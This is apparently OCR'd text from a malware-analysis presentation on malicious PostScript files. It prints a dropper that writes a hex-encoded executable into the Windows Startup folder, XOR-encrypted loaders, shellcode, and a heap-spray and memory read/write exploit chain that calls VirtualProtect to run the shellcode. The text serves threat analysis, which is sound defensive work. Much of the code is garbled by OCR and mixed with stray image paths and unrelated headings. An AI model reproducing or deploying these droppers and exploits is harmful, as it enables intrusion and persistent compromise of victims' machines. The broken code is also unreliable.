
Cryptocurrency

Any cryptocurrency related news/contents
Cryptocurrency market expectation






Legal issues

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Forms about legal issues



Relationship




Postscript Type #1



Direct drop from embedded ascii hex string

- Postscript has asciihex-format executable
 - Drop file %startup% folder for persistence mechanism
 - Dropped file is Manuscript



```
/concatstrings < (a) (b) -> (ab)
<
    exch dup length
    2 index length add string
    dup dup 4 2 roll copy length
    4 -1 roll putinterval
> bind def
>/datastring 1024 string def
<
    <temp> getenv
    <
        /tmppath exch def
        /concatstrings tmppath <\.\.\.\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\iTune.exe>
        concatstrings <w> file /out exch def
        <
            currentfile datastring readhexstring
            <
                out exch writestring
            >
            <
                dup length 0 gt
                {out exch writestring} <pop> ifelse
                exit
            >ifelse
            >loop
            out closefile
        >
        <
            exit
        > ifelse
>bind
exec asciihex type payload
```

Postscript Type #2

!PS-Adobe-3.0
/yinzi { token pop exch pop } bind def
/yaoshi <384E8B45> def 4-bytes XOR key
/yima{
 /funcA exch def
 0 1 funcA length 1 sub {
 /funcB exch def
 funcA funcB 2 copy get yaoshi funcB 4 mod get xor put
 } for
 funcA
}> def <4344a436502be7295b21ef201872b3077d7bce7c7e0abb01087ebb750d7bb3077d0db3070
c0abb717a76cf017b0dc907790fce07087fbf740b77bb740f7bcd070d0ace7c087ebb75087ebb750
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Encrypted postscript and shellcode

86eea215c6ef8314d2cd4245c2af9654f3ce2315d7db94f5e27e720672fef214a6eba731b77b3655
92aeF654a2bff1a592aeF371839f92c4c2bb8773222ee24532bef1a593cf924416eba655f2bff655
b22e4365d28e2295d44fa30513a813858> yima yinzi exec


Encrypted Manuscript executable



**Has encryption stage with 4-bytes
XOR key**

- Use Chinese variable name
i.e.) yaoshi, yima, yinzi
 - Decrypt real postscript/shellcode with hardcoded XOR key

Structure



Postscript Type #2 – Decrypted data

```
<shellcode <8BE5E9FD0D0000558BEC8B4D04B8DDCCBBAE0141398175FB5DE900000000558BEC  
83E4F881EC7C01000053568BD9B9C838A44057E8820A00000B9F1FD98A189442444E8740A00000B9E1  
95B65089442434E8660A0000B95D4461FE8944242CE8580A0000B9AE87923F8BF0E84C0A00000B9C5  
D8BDE789442430E83E0A0000B958A453E589442424E8300A0000B9F0B5A25689442428E8220A0000  
  
/final_array 16#1 array def  
/spray {  
    first_arrayaload  
    16#10 { second_arrayaload } repeat  
    16#100 { /sp_str 16#152F string def } repeat  
    0 1 str_count 1 sub {  
        /control_string 16#152F string def  
        0 1 control_string length 1 sub {  
            control_string exch 1 put  
        } for  
        buffers exch control_string put  
    } for  
} bind def  
/read32 {  
    /addr32 exch def  
    /idxmem addr32 -15 bitshift def  
    /off addr32 16#7FFF and def  
    /cur_buf leaked_array idxmem get def  
    cur_buf off get  
    cur_buf off 1 add get 8 bitshift or  
    cur_buf off 2 add get 16 bitshift or  
    cur_buf off 3 add get 24 bitshift or  
} bind def  
/write32 {  
    /val exch def  
  
/pf_execfile base_addr 12 add read32 4 add read32 4 add read32 4 add read32 def  
/hGSDLL32 pf_execfile FindPE def  
/hKernel32 hGSDLL32 <KERNEL32.DLL> GetImportModule def  
/pfVirtualProtect hKernel32 <VirtualProtect> GetProcAddress def  
/pfExitProcess hKernel32 <ExitProcess> GetProcAddress def  
/xchg_ret hGSDLL32 <94C3> search_str def  
/ret_addr xchg_ret 1 add def  
/ret_0C hGSDLL32 <C20C00> search_str def  
leaked_array 1 shellcode put  
/shell_addr base_addr 12 add read32 def  
leaked_array 1 16#100 string put  
/stub_addr base_addr 12 add read32 def  
/null_stub null_stub def  
null_stub null_stub 4 add write32  
null_stub 4 add 0 write32  
/shell_stub stub_addr 16#30 add def  
leaked_array 1 currentfile put  
/file_addr base_addr 12 add read32 def  
stub_addr null_stub write32  
stub_addr 4 add shell_stub write32  
shell_stub ret_0C write32  
shell_stub 4 add ret_addr write32  
shell_stub 16#0C add xchg_ret write32  
shell_stub 16#14 add pfVirtualProtect write32  
shell_stub 16#18 add shell_addr write32  
shell_stub 16#1C add shellcode length write32  
shell_stub 16#20 add 16#40 write32  
shell_stub 16#24 add shell_stub write32  
shell_stub 16#2C add pfExitProcess write32  
file_addr 16#B0 add stub_addr write32  
file_addr 16#98 add ret_addr write32  
leaked_array 1 get closefile  
quit  
}
```

Shellcode to decrypt payload and inject

Heap-spray


Exploit code



Has encryption stage with 4-bytes XOR key

- Decrypted data contains exploit code and shellcode
- Trigger the postscript vulnerability and execute shellcode

Structure




Postscript Type #3-4



Elaborated exploit code

- Remove decryption process
 - Malware author elaborate exploit code

Structure



20 a52 1 sub < /a53 exch def /a54 a51 a53 add 12 add a16 def a54 0 eq { quit
f 49 a54 add 14 a30 a37 a48 a37 search < length 0 eq { pop pop pop a51 a53 ad
exit } if pop } for > bind def /a55 < /a56 exch def /a57 exch def /a5
a57 a56 a47 def /a59 a58 a16 a57 add def /a60 a59 a16 def a60 0 ne < a58 16 ad
a16 a57 add a16 a44 } < 0 ifelse } bind def /a61 < /a62 exch def /a45 exch de
/a63 0 def /a38 a62 length def /a50 a45 dup 16#3C add a16 add def /a64 a45 a50
#6#78 add a16 add def /a65 a64 16#18 add a16 def /a66 a45 a64 16#1C add a16 add
ef /a67 a45 a64 16#20 add a16 add def /a68 a45 a64 16#24 add a16 add def 0 1 a
1 sub < /a69 exch def /a70 a45 a67 a69 2 bitshift add a16 add def /a70 a38 a30
62 search < pop pop pop /a71 a68 a69 1 bitshift add a23 def /a63 a45 a66 a71 2
bitshift add a16 add def exit } if pop } for a63 > bind def /a72 < /a38 exch de
/a73 exch def /a74 exch def /a75 a74 length def /a76 a73 length def /a75 a38 lt
/a38 a75 def } if a76 a38 lt </a38 a76 def } if /a39 0 def 0 1 a38 1 sub < /a69
ch def /a39 a74 a69 get a73 a69 get sub def /a39 0 ne < exit } if > for a39 > bin
def /a77 < 8BE5E9A60F00000558BEC8D4088D3DCBBAEEB0141390175FB5DE9000000000558BEC
E4F881EC7C0500000538BD9B9C838A4405657895C244CE8270C00000B91FD98A189442450E8190C
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
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EDDEEEB9515724F8E8F9BFFFF4883C42848FFF0> def /a78 { /a79 exch def /a80 exch d
/a81 a79 length def < a80 a81 a30 a79 a81 a72 0 eq { exit } if /a80 a80 1 add
ef > loop a80 > bind def a13 a10aload /a82 true def /a83 0 def < .eqproc /a84
rue def /a69 0 def a6 < /a84 true def /a3 a7 a69 get def /a85 a3 length 16#20
b def a3 a85 get < a84 < /a84 false def > { /a84 true def exit } ifelse > repe
a84 < /a82 false def exit > if /a69 a69 1 add def > repeat a84 < /a82 false d
exit > if /a83 a83 1 add def > loop a82 { quit } < > ifelse a2 0 a2 a3 a85 16
8 add 16#7E put a3 a85 16#19 add 16#12 put a3 a85 16#1A add 16#00 put a3 a85 1
1B add 16#80 put put 16#10 < a11aload > repeat /a86 a2 0 get 4 4 getinterval
f /a87 a86 0 get a86 1 get 8 bitshift or a86 2 get 16 bitshift or a86 3 get 24
bitshift or def 0 1 15 < /a53 exch def /a22 a53 15 bitshift a87 add def /a21 a5
16#FFF and 3 bitshift def /a69 a53 -12 bitshift def /a20 a2 a69 get def a20 a2
16#7E put a20 a21 1 add 16#12 put a20 a21 2 add 16#00 put a20 a21 3 add 16#80
t a20 a21 4 add a22 16#FF and put a20 a21 5 add a22 -8 bitshift 16#FF and put
a21 6 add a22 -16 bitshift 16#FF and put a20 a21 7 add a22 -24 bitshift 16#F
and put > for 16 1 a1 1 sub < /a53 exch def /a22 a53 15 bitshift def /a21 a53
#FFF and 3 bitshift def /a69 a53 -12 bitshift def /a20 a2 a69 get def a20 a21
#7E put a20 a21 1 add 16#12 put a20 a21 2 add 16#00 put a20 a21 3 add 16#80 pu
a20 a21 4 add a22 16#FF and put a20 a21 5 add a22 -8 bitshift 16#FF and put a2
a21 6 add a22 -16 bitshift 16#FF and put a20 a21 7 add a22 -24 bitshift 16#FF
d put > for a2 1 <lt> put /a88 a87 12 add a16 4 add a16 4 add a16 4 add a16 de
/a89 a88 a44 def /a90 a89 <KERNEL32.DLL> a55 def /a91 a90 <VirtualProtect> a61
ef /a92 a90 <ExitProcess> a61 def /a93 a89 <94C3> a78 def /a94 a93 1 add def /
5 a89 <C20C00> a78 def a2 1 a77 put /a96 a87 12 add a16 def a2 1 16#100 string
ut /a97 a87 12 add a16 def /a98 a97 def a98 a98 4 add a17 a98 4 add 0 a17 /a99
97 16#30 add def a2 1 currentfile put /a100 a87 12 add a16 def a97 a98 a17 a97
add a99 a17 a99 a95 a17 a99 4 add a94 a17 a99 16#0C add a93 a17 a99 16#14 add
a17 a99 16#18 add a96 a17 a99 16#1C add a77 length a17 a99 16#20 add 16#40
7 a99 16#24 add a99 a17 a99 16#2C add a92 a17 a100 16#B0 add a97 a17 a100 16#9
add a94 a17 a2 1 get closefile quit

Postscript type #5 – add XOR



Elaborated exploit code

- Same structure with #3
- Add shellcode decryption script with 1-byte XOR



```
label169 exch def /label170 label145 label167 label169 2 bitshift add label116 add def label170 label138 label130 label162 search { pop pop pop /label171 label168 label169 1 bitshift add label123 def /label163 label145 label166 label171 2 bitshift add label116 add def exit } if pop > for label163 > bind def /label172 { /label138 exch def /label173 exch def /label174 exch def /label175 label174 length def /label176 label173 length def label175 label138 lt {/label138 label175 def} if label176 label138 lt {/label138 label176 def} if /label139 0 def 0 1 label138 1 sub { /label169 exch def /label139 label174 label169 get label173 label169 get sub def label139 0 ne {exit} if } for label139 > bind def /label177 <88E6EA711703035688EF80E7FB5554887E0730F58E0 F3D823ADECFB8A97606EB590303034582FD0302030371E45C5D88E65EC05688EF525530F5BA6344 75138A76FFEB630A030386C377088E4EFF5269FCFC3D8876FF88C55DCAC088C286C37602C0884B3 F00CB0CB4521700D20CB44A054A68CA2B8847122F0047122BC05688EF82EF9F0B030350555488FA BACB3BA743EB120A0303BAF2FE9BA28A46C3EB070A0303BAED96B5538A46DFEBF40B0303BA5E476 2FD8A46BFEBE90B0303BAAD84913C88F3EBDD0B0303BAC6DBBEE48A46F7EBD20B0303BA5BA750E6 8A46E7EBC70B0303BAF3B6A1558A46E3EBB40B0303BA0B841E638A46DBEBA90B0303BA4410716C8
```

```
30D14F8A4727234F8E46E4C446E817030303C446F40D030303C4460022030303C4460C09030303C446180E030303C4462411030303C4463010030303C4463C0A030303FCD44B884E64FC54F8E9F27A30303034A88581B4A8870234A88782B4A88E05EC0CF4B8A5F270B4B8A6F27134B8A77271B544B82EF530203034B88EA30D8BAF2FE9BA2EB39F0FCFCBA833A1D914B88F3EB2EF0FCFC30D18E4801FC D34B88FB4B80FBFC760730C3E840C447272333020303BA24AAEB64EB04F0FCFC4B8E5727234B88CCFC3D886C3771F4B8E57274F4B88CEEB13F7FCFC86C37704BA8E5102BEE8D6885F272B4B88CCFC5D88C04F8E9F27530203034A8858134A88681B4A8870234A88E05CC0CF4B80EF2BEB14E4FCFCBA4410716CEBAAF1FCFC30CA4B80C22P4BFCE3C10303> def 0 1 label177 length 1 sub { /label1101 exch def label177 dup label101 get 16#03 xor label101 exch put } for /label178 { /label179 exch def /label180 exch def /label181 label177 length def { /label180 label181 label130 label179 label181 label172 0 eq { exit } if /label180 label180 1 add d
```

Script for decryption of shellcode

Postscript type #6

```
65 1 sub < /Y69 exch def /Y70 Y45 Y67 Y69 2 bitshift add Y16 add def Y70 Y38 Y30  
Y62 search < pop pop pop /Y71 Y68 Y69 1 bitshift add Y23 def /Y63 Y45 Y66 Y71 2  
bitshift add Y16 add def exit > if pop > for Y63 > bind def /Y72 < /Y38 exch de  
f /Y73 exch def /Y74 exch def /Y75 Y74 length def /Y76 Y73 length def Y75 Y38 1t  
</Y38 Y75 def> if Y76 Y38 1t </Y38 Y76 def> if /Y39 0 def 0 1 Y38 1 sub < /Y69  
exch def /Y39 Y74 Y69 get Y73 Y69 get sub def Y39 0 ne <exit> if > for Y39 > bin  
d def /Y77 <C0A52429297CA2C5A2642D1AE9A81521F4E592835D236914292829295BC674EA2AE1  
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
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6#FF and put Y20 Y21 7 add Y22 -24 bitshift 16#FF and put > for 16 1 Y1 1 sub <  
